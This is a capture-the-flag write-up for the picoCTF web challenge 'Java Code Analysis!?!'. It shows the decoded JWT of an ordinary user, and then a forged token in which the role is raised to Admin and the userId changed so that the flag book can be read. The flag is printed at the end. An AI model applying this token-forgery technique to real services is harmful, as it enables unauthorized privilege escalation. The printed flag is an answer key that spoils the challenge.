# Java Code Analysis!?!

Web Exploitation

Description:

BookShelf Pico, my premium online book-reading service.
I believe that my website is super secure. I challenge you to prove me wrong by reading the 'Flag' book!
Additional details will be available after launching your challenge instance.

BookShelf Pico, my premium online book-reading service.

I believe that my website is super secure. I challenge you to prove me wrong by reading the 'Flag' book!


Here are the credentials to get you started:

- Username: "user"
- Password: "user"

Hints:

1) Maybe try to find the JWT Signing Key ("secret key") in the source code? Maybe it's hardcoded somewhere? Or maybe try to crack it?
2) The 'role' and 'userId' fields in the JWT can be of interest to you!
3) The 'controllers', 'services' and 'security' java packages in the given source code might need your attention. We've provided a README.md file that contains some documentation.
4) Upgrade your 'role' with the *new* (cracked) JWT. And re-login for the new role to get reflected in browser's localStorage.

## Solution:




1) We find a jwt encoded key in the storage and use an online decoder.

Encoded

```
eyJ0eXAiOiJKV1QiLCJhbGciOi
JIUzI1NiJ9.eyJyb2xlIjoiRnJ
lZSIsImlzcyI6ImJvb2tzaGVsZ
iIsImV4cCI6MTcwNTY5MjMwOCw
iaWF0IjoxNzA1MDg3NTA4LCJ1c
2VySWQiOjEsImVtYWlsIjoidXN
lciJ9.XgOf2Q1zxKPiSbGUUg5G
WVeY5Q28NvdQISO20-gA7Y0
```

Decoded

HEADER:

```
{
  "typ": "JWT",
  "alg": "HS256"
}
```

PAYLOAD:

```
{
  "role": "Free",
  "iss": "bookshelf",
  "exp": 1705692308,
  "iat": 1705087508,
  "userId": 1,
  "email": "user"
}
```

VERIFY SIGNATURE

2) We find that we are currently in the free role but we need to be an admin to get the flag.
3) So we change our role to Admin and user to 2 to get the flag.

Encoded

```
eyJ0eXAiOiJKV1QiLCJhbGciOi
JIUzI1NiJ9.eyJyb2xlIjoiQWR
taW4iLCJpc3MiOiJib29rc2hlb
GYiLCJleHAiOjE3MDU3NTgxMDA
sImlhdCI6MTcwNTE1MzMwMCwid
XNlcklkIjoyLCJlbWFpbCI6InV
zZXIifQ.NM9Y9XY23Ue9VOH9y4
hz4R6wDtKKyosdUrphpUNgql4
```

Decoded

HEADER:

```
{
  "typ": "JWT",
  "alg": "HS256"
}
```

PAYLOAD:

```
{
  "role": "Admin",
  "iss": "bookshelf",
  "exp": 1705758100,
  "iat": 1705153300,
  "userId": 2,
  "email": "user"
}
```

| | Value |
|---|---|
| | {"role":"Admin","iss":"bookshelf","exp":1705758100,"iat":1705153300,"userId":2,"email":"user"} |
| | eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJyb2xlIjoiQWRtaW4iLCJpc3MiOiJib29rc2hlbGYiLCJleHAiOjE3MDU3NTgxMDAsIml... |

Great job! Here's your flag:

picoCTF{w34k_jwt_n0t_g00d_6e5d7df5}

Flag: picoCTF{w34k_jwt_n0t_g00d_6e5d7df5}